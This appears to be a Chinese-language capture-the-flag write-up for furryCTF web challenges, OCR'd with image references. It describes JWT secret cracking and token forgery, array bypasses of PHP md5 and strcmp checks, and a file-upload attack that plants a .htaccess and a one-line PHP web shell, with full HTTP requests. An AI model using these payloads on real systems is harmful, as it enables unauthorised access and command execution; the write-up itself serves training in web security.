
抓包发现JWT




结合版权声明，生成不同的口令


用户登录
账号
密码
登录
Copyright by 喵呜科技 2025-2026 for furryCTF

JWT爆破成功


JsFinder
JwtCrack
Swagger
40xBypass
Host碰撞
ICP备案查
Signature 校验成功
小程序反编译
编码/JWT Token
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlciIsImlhdCI6MTc2OTg1MzA2NSwiZXhwIjoxNzY5ODU2NjY1fQ.HBspDTpLwarV_R6ify9srhCk7QDnrzH74ghwdu_-M74
签名算法
HS256
解码 =>
<= 编码
校验
头部/Header
{
"typ": "JWT",
"alg": "HS256"
}
载荷/Payload
{
"user": "user",
"iat": 1769853065,
"exp": 1769856665
}
JWT漏洞验证
打开fuzz文件
发现 7 个可能的漏洞，JWT已保存到: D:\网络安全\红队\综合工具\TscanPlus\jwt_fuzz.txt
漏洞 1: CVE-2015-2951 将alg修改为none的攻击
Payload: {"user":"user","iat":1769853065,"exp":1769856665}
JWT:
校验/Verify
{
"exp": 1769856665,
"iat": 1769853065
}
Jwt密钥字典
D:\网络安全\红队\综合工具\TscanPlus\config\jwt.txt
修改
Jwt密钥破解
停止破解
复制结果
密钥/Secret
密钥编码
None
100%
mwkj
Jwt密钥破解结果: mwkj

修改user为admin



填入得到flag


ezmd5


```php
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
        $user = $_POST['user'];
        $pass = $_POST['pass'];
        if ($user !== $pass && md5($user) === md5($pass)) {
                echo "Congratulations! Here is your flag: <br>";
                echo file_get_contents($flag_path);
        } else {
                echo "Wrong! Hacker!";
        }
} else {
        echo "Please provide 'user' and 'pass' via POST.";
}
?> Please provide 'user' and 'pass' via POST.
```

1. `$user !== $pass`：user 和 pass 的值必须不相等（强类型不相等）。
2. `md5($user) === md5($pass)`：user 和 pass 的 MD5 哈希值必须全等（强类型相等）。


直接数组绕过


```php
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
        $user = $_POST['user'];
        $pass = $_POST['pass'];
        if ($user !== $pass && md5($user) === md5($pass)) {
                echo "Congratulations! Here is your flag: <br>";
                echo file_get_contents($flag_path);
        } else {
                echo "Wrong! Hacker!";
        }
} else {
        echo "Please provide 'user' and 'pass' via POST.";
}
?> Congratulations! Here is your flag:
POFP{a5b6b812-060d-4fc6-90e4-af040d9c66be}
```




SSO Drive

进入后如下



目录扫描得到index.php.bak




下载后分析


E: > Download > index.php.bak

```php
<?php
// Backup 2026-01-20 by Dev Team
// TODO: Fix the comparison logic later?
session_start();
$REAL_PASSWORD = 'THIS_IS_A_VERY_LONG_RANDOM_PASSWORD_THAT_CANNOT_BE_BRUTEFORCED_882193712';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $u = $_POST['username'];
    $p = $_POST['password'];
    if ($u === 'admin') {
        // Dev Note: using strcmp for binary safe comparison
        if (strcmp($p, $REAL_PASSWORD) == 0) {
            $_SESSION['is_admin'] = true;
            header("Location: dashboard.php");
            exit;
        } else {
            $error = "Password Wrong";
        }
    }
}
?>
```

这里使用了 strcmp 函数比较密码。在 PHP 中，strcmp(string, string) 预期接收两个字符串。如果传入的是数组（Array）和字符串，strcmp 会报错（Warning）并返回 NULL（在旧版本 PHP 中）或 0（视具体版本和配置而定，但在 loose comparison == 下，NULL == 0 为真）。也就是说可以用数组绕过从而登录admin



进入后映入眼帘的文件上传，尝试了多次发现是apache



可以尝试上传.htaccess

请求

美化 Raw Hex

```
POST /upload.php HTTP/1.1
Host: ctf.furryctf.com:33953
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
Content-Length: 263
Origin: http://ctf.furryctf.com:33953
Connection: keep-alive
Referer: http://ctf.furryctf.com:33953/dashboard.php
Cookie: PHPSESSID=775131dc1b9c1787202b25d5385571cd
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache

------geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/octet-stream

AddType application/x-httpd-php .jpg
------geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc--
```

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Date: Sat, 31 Jan 2026 10:04:48 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 51
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Security Alert: The file is not a valid image data.
```

提示"Not a valid image"，加个gif的头

请求

美化 Raw Hex

```
POST /upload.php HTTP/1.1
Host: ctf.furryctf.com:33953
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
Content-Length: 271
Origin: http://ctf.furryctf.com:33953
Connection: keep-alive
Referer: http://ctf.furryctf.com:33953/dashboard.php
Cookie: PHPSESSID=775131dc1b9c1787202b25d5385571cd
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache

------geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/octet-stream

GIF89a
AddType application/x-httpd-php .jpg
------geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc--
```

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Date: Sat, 31 Jan 2026 10:05:46 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 138
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<div style='color:green; font-weight:bold; margin-top:20px;'>
  Upload Successful! <br>
  Path: uploads/.htaccess<br>
  Image Type: image/gif
</div>
```

发现上传上期的东西会报500

不安全 http://ctf.furryctf.com:33953/uploads/shell.jpg

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator at [no address given] to inform them of the time this error occurred, and the actions you performed just before this error.

More information about this error may be available in the server error log.

Apache/2.4.54 (Debian) Server at ctf.furryctf.com Port 33953

将GIF89a换成XBM 图片开头（双赢，#可以当注释就不会报错了）

```
POST /upload.php HTTP/1.1
Host: ctf.furryctf.com:33953
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
Content-Length: 304
Origin: http://ctf.furryctf.com:33953
Connection: keep-alive
Referer: http://ctf.furryctf.com:33953/dashboard.php
Cookie: PHPSESSID=775131dc1b9c1787202b25d5385571cd
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache

------geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/octet-stream

#define width 1337
#define height 1337
AddType application/x-httpd-php .jpg
------geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc--
```

```
HTTP/1.1 200 OK
Date: Sat, 31 Jan 2026 10:09:35 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 138
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<div style='color:green; font-weight:bold; margin-top:20px;'>
  Upload Successful! <br>
  Path: uploads/.htaccess<br>
  Image Type: image/xbm
</div>
```

在上传jpg木马

请求

```
POST /upload.php HTTP/1.1
Host: ctf.furryctf.com:33953
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
Content-Length: 263
Origin: http://ctf.furryctf.com:33953
Connection: keep-alive
Referer: http://ctf.furryctf.com:33953/dashboard.php
Cookie: PHPSESSID=775131dc1b9c1787202b25d5385571cd
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache

------geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
Content-Disposition: form-data; name="file"; filename="shell.jpg"
Content-Type: application/octet-stream

GIF89a
<?= system($_GET['cmd']); ?>
------geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc--
```

响应

```
HTTP/1.1 200 OK
Date: Sat, 31 Jan 2026 10:06:41 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 138
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<div style='color:green; font-weight:bold; margin-top:20px;'>
  Upload Successful! <br>
  Path: uploads/shell.jpg<br>
  Image Type: image/gif
</div>
```


查看根目录

GIF89a bin boot dev etc flag1 home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var var


cat之后发现只有一半

GIF89a POFP{51f2704a- POFP{51f2704a-

